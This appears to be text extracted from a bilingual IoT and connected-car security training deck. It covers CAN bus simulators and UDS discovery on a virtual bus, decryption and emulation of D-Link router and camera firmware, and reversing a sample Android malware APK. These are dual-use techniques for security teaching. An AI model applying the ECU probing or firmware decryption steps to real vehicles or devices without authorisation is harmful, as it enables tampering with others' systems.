


> • Create New Bus by drag connection to your
project Drag -
> ICSim default seed answer • Left-Right ID: 188 •
Door Lock ID: 19B • Speed ID: 244 -
> Change the CAN Bus ECU ID and difficaulty: •
Use random feature to generate the seed which can sync icsim and controls with new ECU ID table. • With different level, the noise in background will become bigger and make you hard to identified the target ECU $ ./icsim –r vcan0 $ ./controls –s 1635794642 –l 3 vcan0 -
> Some interesting tool: • UDSim: Unified Diagnostic Services Simulator
– a graphical simulator that can emulate different modules in a vehicle and respond to UDS request – Abandoned, new version is uds-server • Download and compile the UDSim • Launch the simulator $ sudo apt-get install libsdl2-dev libsdl2-image- dev libsdl2-ttf-dev $ cd src/ $ make $ ./udsim vcan0 -
> Some interesting tool: • UDS-server: Unified Diagnostic Services Simulator
– a ECU simulator that provides UDS support • Download and compile the uds-server, then launch the service $ git clone https://github.com/zombieCraig/uds-server $ cd uds-server $ make $ ./uds-server vcan0 -
> • Download and setup the dependencies of CaringCaribou $
git clone https://github.com/CaringCaribou/caringcaribou $ pip install python-can $ cd caringcaribou/tool $ echo "[default]\ninterface = socketcan\nchannel = vcan0" > ~/.canrc $ ./cc.py uds discovery -
> Outline • 物聯網與無人車 IoT & Smart Car – 車聯網攻擊向量
IoV Intro – 無線通訊設備 Wireless Device – 智慧家電與無人機台 Smart Home & Kiosk • 實作練習 Lab – 車載通訊分析 CANBus Analysis – 軟韌體安全 APP & Firmware Security • Reverse Firmware • Reverse Android App – 外接裝置安全 USB Device -


> • IVI (In-Vehicle Information System) • MCU (Microcontroller Unit)
credit : iotm2mcouncil -

> • Find unencrypted firmware with decryption routine within. Unencrypted
Firmware v1.0 Unencrypted Firmware v1.1 Decryption Routine v1.0 Encrypted Firmware v1.2 Decryption Routine v1.0 -

> • Download all version continually to find out decryption
routine. Unencrypted Firmware v1.2 Decryption Routine v2.0 Encrypted Firmware v1.3 Decryption Routine v1.0 Encrypted Firmware v1.1 Decryption Routine v1.0 -

> • Need UART or JTAG to extract firmware out
in plain text. Encrypted Firmware v1.2 Decryption Routine v2.0 Encrypted Firmware v1.3 Decryption Routine v2.0 Encrypted Firmware v1.1 Decryption Routine v1.0 -
> • Take DIR-822 as example – v3.11 cannot identified
the compress file even the file system. – V3.03 can find out the LZMA & gzip compressed data -
> • Take DIR-822 as example – V3.11 has nearly
constant entropy is highly likely it’s encrypted – V3.03 initial in low entropy then drops and rises back once before the end, that means there different section. machine:~$ binwalk –E firmware.bin -

> • Take DIR-882 as example, sometime the middle firmware
still can be found in other compressed file. -
> machine:~$ binwalk –e DIR882A1_FW104B02_Middle_FW_Unencrypt.bin machine:~$ cd _DIR882A1_FW104B02_Middle_FW_Unencrypt.bin.extracted machine:~$ binwalk
–e A0 machine:~$ cd _A0.extracted machine:~$ binwalk –e 8AB758 machine:~$ cd _8AB758/cpio-root/ machine:~$ grep –nr "decrypt" -

> • Setting mips with qemu-mipsel-static to unencrypted firmware /usr/bin/
• Copy encrypted firmware to where you like in unencrypted firmware folder • Use chroot to run shell binary which in firmware folder • Use this MIPS shell of firmware to decrypt the firmware with imgdecryt machine:~$ cp /usr/bin/qemu-mipsel-static ./usr/bin/ machine:~$ cp ~/Downloads/Dlink/DIR882A1_FW110B02.bin . machine:~$ sudo chroot ./bin/sh buzybox:~# ./bin/imgedecrypt DIR882A1_FW110B02.bin -

> • Take DCS-8000lh as example – Seems unencrypted, but
actually need a private key to decrypted the aes.key.rsa and use aes to decrypt the update.bin.aes and check with sign.sha1.rsa -
> Open Application: • VirtualBox Open VM: • AttifyOS v3.0
Open Firmware: • DIR-601_REVB_FIRMWARE_2.01.ZIP -

> Simulate with FAT (firmware-analysis-toolkit) • a toolkit built in
order to help security researchers analyze and identify vulnerabilities in IoT and embedded device firmware. This is built in order to use for the "Offensive IoT Exploitation" training conducted by Attify. -
> • (after "[+] When running, press CTRL + A
X to terminate qemu", open another terminal by CTRL + T) -
> • (In Line 37 & 38, change the IP
on your demend, I didn’t) machine:~$ vim firmadyne/scratch/1/run.sh -

> • (in Line 64, press I to write, correct
id=net0 to id=net1, netdev=net0 to netdev=net1, save with ESC :wq, 1 is the qemu image id) • (back to previous terminal and press ENTER) or -

> • eth1, br0, /dev/gpio, /dev/mtdblock0 not support by FAT
• But firmware only try to deny Researcher’s working flow by adding GPIO device requirement • Problem still exists, might need modified GPIO check and re-run -
> • Java APK to .Smali & Java Source •
.Net Assembling to .Net Source • C malware -
> Open Application: • VirtualBox Open VM: • [Reverse] Windows
10 Use Application: • JRE, apktool, dex2jar, jd-gui Use Virus: • ddream.apk -

> • JRE – Setting java runtime environment for apktool.
• apktool – Used to unpack the .apk file, to get .smali & resource. • dex2jar – Convert .apk file to .jar file. • jd-gui – Used to view the JAVA code from .jar file. -
> • Convert .apk file to .jar for source code.
PS C:\Users\Reverse> ./d2j-dex2jar.bat DDream.apk -

